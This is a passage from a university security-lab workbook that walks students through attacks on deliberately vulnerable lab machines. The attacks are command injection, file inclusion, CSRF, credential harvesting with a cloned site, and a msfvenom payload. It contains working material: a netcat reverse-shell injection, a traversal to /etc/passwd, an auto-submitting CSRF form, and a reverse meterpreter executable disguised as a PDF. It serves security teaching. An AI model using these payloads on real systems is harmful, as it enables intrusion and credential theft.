➡ (1) The first step is to listen to a connection in our Kali machine; We run the netcat command on port 1691 nc is used to start Netcat.

```
➤
```

```
nc -lp 1691 -v
```

↳ **-l** flag is to tell netcat to wait and listen for incoming connections instead of making an outbound one.

↳ **-p 1691** specifies the port number 1691 to listen on.

↳ **-v** enables "verbose mode," which means Netcat will provide more detailed output about the connections it establishes. This is just to see if there is any issue with the connection

➡ (2) Back in the browser, create the netcat connection to the connection on Kali's IP address.

➡ We connect to the netcat connection we created on the same port.

```
➤ ;nc.traditional -e /bin/bash 192.168.144.128 1691 &
```

↳ nc.traditional specifies that we're using the traditional version of Netcat, which supports the **-e** option. Some versions do not support **-e** option.

↳ **-e /bin/bash** will execute **/bin/bash** when a connection is made. Essentially, it provides a remote shell to whoever connects.

↳ 192.168.144.128 is Kali's IP address where the listener is running.

↳ 1691 is the port number netcat is listening on.

↳ & means to run the command in the background, allowing the terminal to remain usable.

**Make sure to replace the IP address to the Kali ip address in your lab environment**

➡ (3) Our terminal will react with the connection; we now can issue non-interactive commands and check their output.

➡ (4) You now have a shell with the OWASP VM and you are executing commands on the OWASP VM via the netcat remote connection.




Figure 3.10: Netcat shell

### 3.3.1 How it works

➡ Like in the case of SQL Injection, Command Injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system.

➡ If we watch the source code of the page we just attacked (there is a button in the bottom-right corner on every DVWA's page), it will look like the code below:

```
<?php
if(isset($_POST['submit'])) {
$target = $_REQUEST['ip'];
// Determine OS and execute the ping command.
if (striestr(PHP_UNAME('s'), 'Windows NT')) {
```

```
$cmd = shell_exec('ping ' . $target);
echo '<pre>'.$cmd.'</pre>';
} else {
$cmd = shell_exec('ping -c 3 ' . $target);
echo '<pre>'.$cmd.'</pre>';
}
}
?>
```

➡ We can see that it directly appends the user's input to the ping command. What we did was only to add a semicolon, which the system's shell interprets as a command separator and next to it the command we wanted to execute.

## 4 (A5) Security Misconfiguration

### 4.1 Local File Inclusions (LFI)

#### Which VMs you need

In this activity, you need both the Kali Linux and the OWASP VM to access DVWA.

➡ **File inclusion vulnerabilities** occur when developers use request parameters, which can be modified by users to dynamically choose what pages to load or to include in the code that the server will execute. Such vulnerabilities may cause a full system compromise if the server executes the included file.

➡ Log into DVWA on the OWASP VM using the IP address of the VM and go to File Inclusion.

➡ For this activity, you can either use Firefox or you can use Hackbar (F12). Hackbar allows you to split the URL and makes it easy to see the parameter Fig.4.1. You can also use **BurpSuite** if you want to see both request and response Headers.

➡ (1) Select the **Hackbar** tab

➡ (2) Click on **Load URL**

➡ (3) Click on **Split URL**

↳ It says that we should edit the get parameters to test the inclusion.

➡ (4) We change the value of **?page=** address from **include.php** to **index.php**


➡ (5) Click on Execute to process changes you made - **?page=index.php**.

↳ It seems that there is no index.php file in that directory (or it is empty) as shown in Fig.4.1, maybe this means that a local file inclusion (LFI) is possible.

↳ For the **Local File Inclusion** (LFI) to work, we need to know the name of a file that really exists locally.

➡ (6) The file inclusion page URL is `http://192.168.144.129/dvwa/vulnerabilities/fi/?page=include.php`. We know that there is an **index.php** in the root directory of DVWA, so we try a directory traversal together with the file inclusion set `../../index.php` to the page variable as shown in Fig.4.1. This will allow us to get back to the DVWA folder. The first `../` will take out of `fi` folder and the second `../` takes out of `vulnerabilities`.

➡ (7) Click on Execute to process changes you made - `?page=../../index.php`



**Figure 4.1:** Change `?page=` values to Traverse between directories

➡ Traversal directory is when we go up in the directory structure. In linux if you type `cd ../../` that will take you two ways back. See Example below in Fig.4.2 for explanation.

↳ This is not all. We can freely navigate to the Operating system files from a URL.

➡ let's try to display the contents of `/etc/passwd` to see the list of system users and their home directories and default shells.

↳ On Owasip VM, the `include.php` file is located in `/var/www/dvwa/vulnerabilities/fi`

↳ On Linux, as we explained before in Fig.4.2 , using `../` will take us one step back . That means If i use it once, I will go out from the `fi` folder and will be in `/var/www/dvwa/vulnerabilities`. That means, if i use `../` five times, I will be in root directory!

➡ Now the file `passwd` is located in `/etc` folder.

↳ (1) To navigate to it, change the parameter of the page to `?page=../../../../../../etc/passwd` as shown in Fig.4.3

↳ (2) Click on **Execute** to pass the parameter.

↳ (3) And we can see that contents of the file `passwd` are presented to us. A **security misconfiguration** allowed us to navigate to files and folders outside of the web server folder.

```

(kali@kali)-[~/Desktop]
$ cd test

(kali@kali)-[~/Desktop/test]
$ pwd
/home/kali/Desktop/test

(kali@kali)-[~/Desktop/test]
$ cd ../../
 ↖ Back 2

(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ cd ../
 ↖ ↖ Back 1

(kali@kali)-[/home]
$ pwd
/home

(kali@kali)-[/home]
$

```

Figure 4.2: Traversal directory example in Linux




Figure 4.3: Change ?page= parameters to Traverse between directories

## 4.2 Remote File Inclusions (RFI)

➡ In the previous activity, we included in the URL a local file, meaning that we remained in the OWASP VM.

➡ In this activity, we will attempt to redirect the victim to a file that is in the Hacker machine (Kali). This is called **Remote File Inclusion (RFI)** where we have a file hosted on another server instead of a local one or in our case on the Kali machine.

➡ Let's copy the file **maliciousfile.php** from the module repository.



```
cd ~/Desktop/6COSC019W
```



```
sudo cp maliciousfile.php /var/www/html/
```

➡ Now we have a page that we want to redirect the victim to, let's change the page parameter value to the page on the remote server (Kali) of the page ?page=http://192.168.144.128/maliciousfile.php as shown in Fig.4.4.

➡ We were able to make the application load a page by giving its full URL, this means that we can include remote files; hence, it's a Remote File Inclusion (RFI).

↳ If the included file contains server-side executable code (PHP, for example), such code will be executed by the server; thus, allowing an attacker a remote command execution and with that, a very likely full system compromise.




Figure 4.4: Remote File Inclusion (RFI)

#### How it works

➡ If we use the View Source button in DVWA, we can see that the server-side source code is shown in Fig.4.5 below.

➡ It means that the page variable's parameter is passed directly to the filename and then it is included in the code. With this, we can include and execute any PHP or HTML file in the server we want, as long as it is accessible to it through the network. To be vulnerable to RFI, the server must have `allow_url_fopen` and `allow_url_include` in its configuration, otherwise it will only be a local file inclusion, if file inclusion vulnerability is present.

#### File Inclusion Source

```
<?php
 $file = $_GET['page']; //The page we wish to display
?>
```

Figure 4.5: File inclusion vulnerability code

## 4.3 Cross-site request forgery (CSRF)

#### Which VMs you need

In this activity, you only need the Kali Linux VM. We will be using the WebGoat Docker and the WebWolf supporting tool.

➡ **Cross Site Request Forgery** is an attack where a malicious site tricks a user's browser into sending unauthorized requests to a trusted website, exploiting the site's trust in the user. It targets state-changing actions like password changes or purchases, relying on the user's **authenticated** session without their consent.

➡ Open a browser on **kali** and on the **bookmark**, click on the **WebGoat bookmark inside the dockers folder** or

🔧 `webgoat.local`

➡ login using username and password **webgoat/webgoat**

➡ From the menu on the left, select **A5 Security Misconfiguration** then select **Cross Site Request Forgeries**

↳ (1) Read description (1) and description (2)

↳ (2) Let's look at the first simply activity on (3) "**Basic Get CSRF Exercise**"

➡ The activity description is: "Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value)."

↳ It seems the server seems to be expecting a Flag value, which we should obtain by clicking on the **Submit Query** button.

➡ (3) Clicking on the **Submit Query** button results in the get flag response.

↳ we can see the result with a message that the flag is null and we did not succeed in obtaining the correct flag.

↳ Let's inspect the form and see what is really happening. We want to find the parameters names so that we can manipulate them with an external request.

➡ (4) Press F12 to open the **developer inspect mode** and select the **Network** tab

➡ (5) Press Reload

➡ (6) Select the **Post** message

➡ (7) Select the **Request** header

➡ We can see that the following parameters:

↳ **csrf=false**, Which is the WebGoat parameter to check if CSRF protection is in place.


↳ **Submit-Query** for the form button

➡ (8) Select the **Response** header

↳ We can see the flag value is **null** and we did not send a value from another site, hence this is not an attack (Success **false**)

↳ The response "**message**": "Appears the request came from the original host" means WebGoat detected that the request originated from the same site (not an attack). This means the request wasn't tampered with or forced by an attacker yet.





**Figure 4.6:** Understanding the Application **Submit Query** behaviour

➡ Now, to exploit CSRF and achieve the goal of this activity, we need to create a request that imitates the original request but is sent from an external, malicious site (not WebGoat itself)

➡ We need to create an HTML page that tricks webgoat by removing the CSRF protection (**csrf=false** when it is being checked) and tricking the victim's browser into sending this request without their awareness using an **auto-submitting form**.


➡ We have already created the document called **csrf1.html** in the module repository.

➡ let's look at the content of the file

```
➤ more ~/Desktop/6COSC019W/csrf.html
```

➡ The post request to **http://localhost:8080/WebGoat/csrf/basic-get-flag** contains the following **hidden input fields**:

- ↳ **csrf=false** - To bypass bypassing CSRF protection, Force it to stay off (false), even if the query is coming from another source (attacker)
- ↳ **submit=submit-Query** - To mimick a legitimate request
- ↳ **(document.getElementById("csrfForm").submit();)** - Creates a JavaScript to automatically submits the form when the page loads and results in an unauthorised request to WebGoat.



```
(kali㉿kali)-[~/Desktop]
$ more ~/Desktop/6c0sc019w/csrf/csrf1.html
<html>
<body>
 <form action="http://localhost:8080/WebGoat/csrf/basic-get-flag" method="POST">
 <input name="csrf" value="false" type="hidden">
 <input name="submit" type="hidden" value="submit-Query">
 </form>
 <script>
 document.getElementById("csrfForm").submit();
 </script>
</body>
</html>
```

Figure 4.7: CSRF code

- ➡ (1) Click on webWolf.
- ↳ if it asks for credentials again, we use webgoat/webgoat
- ➡ (2) Click on **Files** on the WebWolf menu
- ➡ (3) On the upload page, Select **Browse** and navigate to the CSRF file (**csrf.html**) located in **/home/kali/6COSC019W/csrf.html**
- ➡ (4) Once selected, click **upload**
- ➡ (5) Click on the uploaded CSRF file.
- ➡ (6) Click **Submit**
- ➡ (7) We can see that the CSRF attack was successful and the flag value is **41289** (For me" it will be different for you!)
- ➡ (8) Go back to WebGoat CSRF attack page.
- ➡ (9) In the **Confirm Flag Value** field, copy the value found in step (7) and click **Submit**
- ➡ (10) - You should get confirmation that you have completed the activity successfully.
  - ↳ We conducted a Cross-Site Request Forgery (CSRF) attack by crafting a malicious form that automatically submits a request to the server, exploiting the user's authenticated session.

The screenshot displays the WebWolf application interface, which is used for practicing web vulnerabilities. The interface is divided into several sections:

- Navigation Bar:** Includes links for Home, Files, Mailbox, Incoming requests, and JWT.
- Main Content Area:** Features a wolf logo and a description of the application's purpose.
- Upload a file section:** Contains an 'Upload files' button and a file input field.
- File List:** A table showing the uploaded file 'csrf.html' with a size of 48 bytes and a creation time of 2025-03-09 06:30:25.
- JSON Response Viewer:** Displays the response from the 'Submit Query' button, showing a 'flag' value of 41289 and a 'message' indicating a successful request from a separate host.
- Basic Get CSRF Exercise:** A section for practicing CSRF attacks, including a 'Submit Query' button and a 'Confirm Flag' form.

Numbered annotations (1-10) highlight key elements and actions:

1. Cross-Site Request Forgeries (Title)
2. Files (Navigation link)
3. WebWolf (Main content area)
4. Upload files (Button)
5. csrf.html (File name in list)
6. Submit (Button)
7. JSON (Tab)
8. Confirm Flag (Section title)
9. Submit Query (Button)
10. Confirm Flag Value (Form input)

Figure 4.8: Understanding the Application Submit Query behaviour

## 5 Social engineering attack using a cloned website

Social engineering attacks may be considered as a special kind of client-side attacks. In such attacks, the attacker has to convince the user that the attacker is a trustworthy counterpart and is authorised to receive the information the user has.

### Which VMs you need

In this activity, you need two VMs- The Kali Linux VM and the OWASP VM.

### 5.1 Apache

Before we start with this activity, we need to make sure that **SetToolKit** is using **Apache server**.

➡ To do this, we first need to start **Setoolkit** for the first time so that the tools files are loaded in the **/etc** folder.

➡ Apache web server is already installed on the Kali VM you are using.

➡ We can check if it is running by typing

```
➤ sudo service apache2 status
```

➡ If the Apache server is not running, you can start it by typing:

```
➤ sudo service apache2 start
```

➡ You can also check if it is working by opening a browser and going to **192.168.144.128** - This is Kali IP address as the server is running on. **Check what is Kali IP address on your machine, it could be different.**

### 5.2 Using Set

SET or the Social-Engineer Toolkit , **pre-installed on Kali**, is a set of tools designed to perform attacks against the human element attacks, such as Spear-phishing, mass e-mails, SMS, rouge wireless access point, malicious websites, infected media, and so on.

➡ In this activity, we will use SET to create a password harvester web page and look at how it works and how attackers use it to steal a user's passwords.

➡ By default, SET uses a python server, however we want to use the Apache server instead.

➡ But before we edit Setoolkit files in the step below, we need to run it the first time so that the folder is created. We can start it by typing:

```
➤
```

```
sudo setoolkit
```

➡ The first times it runs it will ask if you agree with the terms and conditions. Press **Y** to confirm.

➞ Once it starts you can close it by typing either:

```
➞ exit
```

➞ or

```
➞ 99
```

➞ **When you are connected to host only, the tool will throw a network connection error. you can ignore it.**

➞ Now let's replace the default configuration file with our configuration file by executing the configset script.

```
➞ cd ~/Desktop/6COSC019W
```


➞ (1) We first need to navigate to the module repository folder

```
➞ chmod a+x configset.sh
```

➞ (2) We change the permission of the file to an executable file

```
➞ sudo ./configset.sh
```

➞ (3) We execute it with a **Sudoer** privilege.



```
(kali㉿kali)-[~/Desktop/6cosc019w]
$ chmod a+x configset.sh

(kali㉿kali)-[~/Desktop/6cosc019w]
$ sudo ./configset.sh
Configuration updated successfully.

(kali㉿kali)-[~/Desktop/6cosc019w]
$
```

Figure 5.1: Setoolkit set to use Apache

➞ We can now start SET tool, with Apache service

```
➞
```

```
sudo setoolkit
```

➞ **After setting Setoolkit to use Apache, you will find that the application will complain about an addition error regarding python server file (it needs to be updated to python 3). Since we are not using the python server and we are using Apache instead, we can also ignore this error.**

```
kali@kali: ~
File Actions Edit View Help
response = self._open(req, data)
File "/usr/lib/python3.11/urllib/request.py", line 536, in _open
result = self._call_chain(self.handle_open, protocol, protocol +
File "/usr/lib/python3.11/urllib/request.py", line 496, in _call_chain
result = func(*args)
File "/usr/lib/python3.11/urllib/request.py", line 1391, in https_open
return self.do_open(http.client.HTTPSConnection, req,
File "/usr/lib/python3.11/urllib/request.py", line 1351, in do_open
raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure in nam
solution>
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

**Figure 5.2:** The Python error due to version conflict.

- ➡ In the set >prompt, choose **1 (for Social-Engineering Attacks)** by typing:

**>\_ 1**

- ➡ Now select **Website Attack Vectors** (option 2) by typing:

2

- ➡ From the following menu, we will use the **Credential Harvester Attack Method (option 3)**. Type:

3

- ➡ Then select the **Site Cloner (option 2 )** by typing:

**>- 2**

- ➡ It will ask for IP address for the POST back in Harvester/Tabnabbing , which means the IP where the harvested credentials are going to be sent to. Here, we write the IP of our Kali machine in the host only network. In my case the IP address is:

```
>- 192.168.144.128
```

- ➡ Next, it will ask for the URL to clone; we will clone the Peruggia's login from our OWASP vulnerable machine, type

```
➤ http://192.168.144.129/peruggia/index.php?action=login
```

- ↳ Note this is the IP address of a web application on OWASP. You can basically use any application. Make sure you use the IP address of your OWASP VM. Hit Enter again.
  - ➡ Now we have the attacker ready to listen to any traffic, the social engineering attack begins on the victim machine.
  - ➡ On the **victim PC**, suppose the user a link by email for the Peruggia machine and unknowingly open the link, thinking it is the original web server.
  - ➡ Open a browser and type in the address
- ```
➤ 192.168.144.128
```
- ➡ The user will see the exact cloned copy of the website with the login page.
 - ➡ Enter your username and password - You can use admin both username and password.
 - ➡ You will see that the page redirects to the original login page. In this way, the victim unknowingly will assume they enter the username or password wrong and they will write them again to gain access to the genuine server.
 - ➡ However if we go to the attacker machine, we will see the username and password entered by the user on the terminal as shown in Fig.5.3.

```

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.144.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
url:www@lack> Enter the url to clone: http://192.168.144.129/peruggia/index.php?action=login
[*] Cloning the website: http://192.168.144.129/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press [return] if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] All files are within your Apache directory since you specified it to ON.
[*] Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

array
  (
    [username] => admin
    [password] => admin
  )

```

Figure 5.3: Username and Password capture

- ➡ SET tool also stores the harvested usernames and passwords in text files in the attacker WebServer folder.
- ➡ We can find them in /var/www/html in the Kali Linux in files named harvest and the timestamp as shown in Fig.5.4.

```
(kali@kali) - [~/Desktop/6COSC019W]
$ more /var/www/html/harvester_2026-03-08\ 16\:41\:44.309693.txt
Array
(
    [username] => admin
    [password] => admin
)
```

Figure 5.4: Harvester txt file

What happened

- ➡ We have just created a fake website and by using social engineering (for example send an email with a link that redirect to the wrong website) we have lured the victim to our fake page.
- ➡ Once the user enter the username and password, they are redirected to the original webpage. This way they will have no clue of what happened to them.

6 Phishing and Reverse Shell with Metasploit

Which VMs you need

In this activity, you will need three VMs. In addition to the OWASP and Kali Linux VMs, you will need a third VM (Windows VM), which will act as the victim machine.

Setting up the Windows VM

➡ **Only if you are using a University machine**

Windows VM Download

- ➡ Although this machine can possibly be your host machine, since you will be sending a virus with a simple payload to create a reverse shell with Kali, it is most likely that your host machine AntiVirus will detect it and block it.
- ➡ The virus is not dangerous as the payload is coded only to connect with Kali.
- ➡ For this reason, we will download the IE8-Win7 VM. Once it is downloaded you can double click on the file and it will open in Virtual Box. Make sure you change its settings to Host Only.
- ➡ To download the Windows VM:
 - ↳ If you are working from **outside the university on your own machine (using VPN)**: [Windows 7 VM Link from outside using VPN](#)
 - ↳ If you are working on your **own machine** when connected to **Eduroam** or a **lab machine** (only if the VM is not already in **C:\VirtualMachines** folder) [Windows 7 VM Link from university premises](#)
- ➡ Right click on Windows 7 VM
 - ↳ Save it in the **C:\VirtualMachines** folder (if you are working on a university machine).
 - ↳ Save it in your desired folder (if you are working on your own machine).

Full VM list

If you cannot see the windows 7 VM, you must click on the Full VM list link as shown in Fig.6.1

Windows VM Deployment

- ➡ Once downloaded, you should deploy it to VMware in the same way as you deploy the Kali and OWASP VMs. Check the **Lab environment setup document** for help.

DO NOT DOWNLOAD MORE THAN ONE AT A TIME!
Your computer will slow down, and downloads will take longer than doing one at a time.

| Filename | Format | download size | Date | Details | Description | Alt Fmt |
|--|-----------|---------------|-----------|-------------------------|--|--------------------|
| Cybersecurity-LabVM-Workstation-250409-250826 | VMware 7z | 2.06Gb | 26/8/2025 | Details | CyberOps - Cisco security training VM | (OVA) |
| kali-linux-2025-2-vmware-smd64-UoW-26-02-20-VMware | VMware 7z | 6.3Gb | 20/2/26 | Details | Debian-based Linux for Forensics/security (Xfce desktop).
N.B. Set to NAT to access Internet DNS switch script for home | (ova)
(7z VBox) |
| OWASP-UoW-20250821 | VMware 7z | 1.7Gb | 21/8/25 | Details | Insecure Linux for security testing | (ova) |

... and save somewhere you know. In the lab, save VMs in c:\VirtualMachines.
fs is on YouTube.

Virtual Machine Best Practices

Back to root CSE Support Site Kali Linux OWASP Windows 10 VM Download.org **Full VM list**

Figure 6.1: Full VM list link

DO NOT DOWNLOAD MORE THAN ONE AT A TIME!
Your computer will slow down, and downloads will take longer than doing one at a time.

| Filename | Format | download size | Date | Details | Description | Alt Fmt |
|--|-----------|---------------|-------------|-------------------------|--|--------------------|
| Cybersecurity-LabVM-Workstation-250409-250826 | VMware 7z | 2.06Gb | 26/8/2025 | Details | CyberOps - Cisco security training VM | (OVA) |
| kali-linux-2025-2-vmware-smd64-UoW-26-02-20-VMware | VMware 7z | 6.3Gb | 20/2/26 | Details | Debian-based Linux for Forensics/security (Xfce desktop).
N.B. Set to NAT to access Internet DNS switch script for home | (ova)
(7z VBox) |
| OWASP-UoW-20250821 | VMware 7z | 1.7Gb | 21/8/25 | Details | Insecure Linux for security testing | (ova) |
| Metasploitable-Linux3-250812 | VMware 7z | 1.5Gb | 11/8/25 | Details | Insecure Linux for security testing | (OVA) |
| Security-Onion-VMware-250822 | VMware 7z | 1.67Gb | 22/8/2025 | Details | Security Onion - "Threat hunting platform" | (OVA) |
| SIFi-ReMix-UoW-2025-250827 | VMware 7z | 8.68Gb | 27/8/2025 | Details | SIFi Workstation ReMix | |
| Ubuntu-20.04-SEED-VMware-251205 | VMware 7z | 4.6Gb | 5/12/2025 | Details | Ubuntu 20.04 SEED security lab VM | (OVA) |
| Windows-7-IE-25-06-20 | VMware 7z | 7.6Gb | 20/6/2025 | Details | Windows 7 | (OVA) |
| Windows-Server-AD-UoW-VMw-20250821 | VMware 7z | 5.05Gb | 21/8/2025 & | Details | Windows Server with AD | (OVA) |
| WindowsServer2008-251212-VMware | VMware 7z | 3.5Gb | 15/12/2025 | Details | PLEASE CHECK WITH YOUR LECTURER WHICH ONE TO USE | (OVA) |

Figure 6.2: Windows 7 VM

➡ You **MUST** change the **Windows 7 VM** to the host-only network before you start the activity.

6.1 Crafting a malware

➡ When a client side phishing attack is conducted, the malicious actor will have the ability to trick the user into download and executing malicious programs (virus) and make those programs connect back to a controlling computer.

➡ In this activity, we will use Metasploit's **msfvenom** to create an executable program (reverse meterpreter shell) that will connect to our Kali computer, when executed, and give us the control of the user's computer.

➡ Let us start first by opening the msfconsole tool so that the payloads list are generated

```
>-
```

```
sudo msfconsole
```

➡ Once it load up, close it for now, we will come back to it later.

➡ To close it type:

```
>- exit -y
```

➡ (1) We will create our virus with the reverse shell payload. Open a terminal in Kali and issue the following command:

```
>- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.144.128  
LPORT=4443 -f exe > studyguide.pdf.exe
```

